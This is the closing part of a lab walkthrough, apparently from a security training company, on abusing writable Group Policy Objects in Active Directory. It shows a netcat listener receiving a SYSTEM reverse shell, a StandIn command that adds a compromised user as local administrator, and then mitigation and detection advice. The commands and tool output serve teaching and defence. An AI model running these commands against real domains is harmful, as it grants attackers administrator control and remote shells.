Object : CN={48878AA9-2380-4975-B3A3-B7EE9998F66C}  
Path : CN={48878AA9-2380-4975-B3A3-B7EE9998F66C}/CN-Policies,CN-System,DC-ignite,DC-local  
GP Path : \\ignite.local\sysvol\ignite.local\Policies\{48878AA9-2380-4975-B3A3-B7EE9998F66C}  
[-] GPO Version  
User : 1  
Computer : 32  
[-] Writing GPO changes  
└─> Creating ScheduledTasks.xml  
└─> Updating gpt.inf  
└─> Updating AD object  
└─> Incrementing version number  
└─> Updating gPMCNameExtensionNames  
PS C:\Users\raj\Documents>  
PS C:\Users\raj\Documents> gpupdate /force  
Updating policy ...  
  
Computer Policy update has completed successfully.  
User Policy update has completed successfully.
```

Netcat on port 6677 catches the resulting SYSTEM shell with the following command:

```
rlwrap nc -lvp 6677
```

```
root@kali ~  
└─> rlwrap nc -lvp 6677  
listening on [any] 6677 ...  
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.11] 50052  
Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```





StandIn — Local Administrator on a Second GPO

To demonstrate that the technique is not specific to Vuln GPO or to the user raj, we pivot to a second misconfigured policy — VULN-GPO01 — using a different compromised account, sanjeet. This is the scenario a real adversary encounters: enumerate the domain, find every GPO with a weak DACL, and weaponize each of them independently.

Inside a new evil-winrm session as sanjeet, we invoke StandIn with the following command:

```
.\StandIn_v13_Net45.exe --gpo --filter "VULN-GPO1" --localadmin sanjeet
```

```
*Evil-WinRM* PS C:\Users\sanjeet\Documents> .\StandIn_v13_Net45.exe --gpo --filter "VULN-GPO1" --localadmin sanjeet
[?] Using DC : DC.ignite.local
[+] GPO Object Found
  Object      : CN={EBAB04BF-68D9-4FCC-9D7A-CCFF07B29440}
  Path        : LDAP://CN={EBAB04BF-68D9-4FCC-9D7A-CCFF07B29440},CN=Policies,CN=System,DC=ignite,DC=local
  GP Path     : \\ignite.local\SysVol\ignite.local\Policies\{EBAB04BF-68D9-4FCC-9D7A-CCFF07B29440}
[+] User Object Found
  Object      : CN=sanjeet
  Path        : LDAP://CN=sanjeet,CN=Users,DC=ignite,DC=local
  SID         : S-1-5-21-2964257136-1039789743-457275023-1115
[?] GPO Version
  User       : 0
  Computer   : 0
[+] Writing GPO changes
  |_ Creating GptTmpl.inf
  |_ Updating gpt.inf
  |_ Updating AD object
  |_ Incrementing version number
  |_ Creating gPCMachineExtensionNames
```

The above command is crucial as it confirms the SYSVOL path, and begins writing the Restricted Groups changes: Creating GptTmpl.inf, Updating gpt.inf, Updating AD object, and Creating gPCMachineExtensionNames. That last step is significant — gPCMachineExtensionNames is the LDAP attribute that tells Group Policy which client-side extensions a GPO exercises, and a freshly added Restricted Groups CSE GUID in that attribute is a high-fidelity defender indicator.

We will now verify the attack end-to-end: the first net localgroup administrators shows only Administrator, we run gpupdate /force, and the second net localgroup administrators lists sanjeet alongside Administrator. The following are:

```
net localgroup administrators
gpupdate /force
net localgroup administrators
```



```
*Evil-WinRM* PS C:\Users\sanjeet\Documents> net localgroup administrators ←
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
The command completed successfully.

*Evil-WinRM* PS C:\Users\sanjeet\Documents> gpupdate /force
Updating policy ...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

*Evil-WinRM* PS C:\Users\sanjeet\Documents> net localgroup administrators ←
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
sanjeet
The command completed successfully.

*Evil-WinRM* PS C:\Users\sanjeet\Documents>
```

The DC now has two attacker-controlled local admins — raj and sanjeet, each delivered through a different GPO, using a different tool, under a different compromised account.

Mitigation Strategies

The attack chain above hinges on a single condition: a non-privileged account holding write access on a GPO linked at a sensitive scope. Defending against it means treating GPO DACLS with the same rigour as Domain Admin group membership, and maintaining visibility into the artefacts these tools leave in SYSVOL and LDAP.

Enforce least privilege on GPO delegation

Audit every GPO's Delegation tab and remove "Edit settings, delete, modify security" from anyone outside Group Policy Creator Owners, Domain Admins, and Enterprise Admins. Pay special attention to GPOs linked at the domain root or the Domain Controllers OU — a misconfigured DACL in either location is functionally equivalent to handing out Domain Admin. Tools such as PingCastle, Purple Knight, and PowerShell's Get-GPPermission surface this ACL drift on demand and should be run on a scheduled cadence.

Adopt tiered administration

Align with Microsoft's Tier 0 / 1 / 2 model: accounts that log on to workstations or member servers must never hold write rights on Tier 0 GPOs. Membership in sensitive groups on the Domain Controller — particularly Remote Management Users, the exact foothold leveraged in this walkthrough — must be governed through PIM/JIT elevation rather than permanent assignment.





Scope GPO links as narrowly as possible

Linking a policy at the domain root causes it to apply to every machine in the forest, including DCs. Production GPOs should be linked at the most specific OU that satisfies their purpose, shrinking the blast radius if a delegation is ever abused.

Monitor SYSVOL and LDAP for GPO tampering

Enable Directory Service Changes auditing (Event ID 5136) and watch modifications to the gPCMachExtensionNames, versionNumber, and gPCFileSysPath attributes — the appearance of a Restricted Groups CSE GUID in gPCMachExtensionNames is itself a high-fidelity indicator, as the article explicitly notes. Pair this with File Integrity Monitoring on `\\<domain>\SYSVOL\Policies\`, targeting ScheduledTasks.xml, GptTmpl.inf, Groups.xml, and startup/logon script folders.

Detect the tooling, not just the outcome

Alert on binary hashes and command-line patterns for pyGPOAbuse, SharpGPOAbuse.exe, and StandIn*.exe, along with the behavioural tail they leave: gpupdate.exe immediately preceding an unexpected scheduled task, mshta.exe spawning from a startup or logon script, or powershell.exe -EncodedCommand descending from the Task Scheduler service. For enumeration, rate-limit or alert on the bulk LDAP queries characteristic of BloodHound's ACL collection method.

Harden the blast radius with defence-in-depth

Deploy LAPS so a rogue net localgroup administrators /add cannot be reused laterally across machines. Restrict or disable Group Policy Preferences Scheduled Tasks where the business has no legitimate use — this is the exact mechanism all three tools rely on. Enforce SMB signing and reduce NTLM surface to limit relay-based paths to the same primitive.

Conclusion

GPO abuse is one of the most punishing privilege-escalation paths in Active Directory because it converts a single ACL misconfiguration into domain-wide, SYSTEM-context code execution — Domain Controllers included. The walkthrough showed that the offensive skill required is modest: a compromised low-privilege account, one misapplied delegation, and any one of pyGPOAbuse, SharpGPOAbuse, or StandIn is enough to mint a persistent local administrator or land an interactive reverse shell on every in-scope machine. The choice of tool is largely a choice of vantage point — network reach from Linux, an existing Windows foothold, or a deliberate swap when signatures catch up.

The defensive takeaway is simple to state and demanding to operationalise: **GPO write access is a Tier 0 privilege and must be governed as one.** Tight delegation, narrow link scopes, continuous DACL auditing, and layered SYSVOL and LDAP telemetry together reduce this attack from a silent one-command compromise to a noisy, detectable, and recoverable event. In a mature environment, the moment a TASK_<id> entry appears in SYSVOL or a



Restricted Groups CSE GUID is written to gPCMachinExtensionNames, it should be the defender who moves first — not the attacker.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

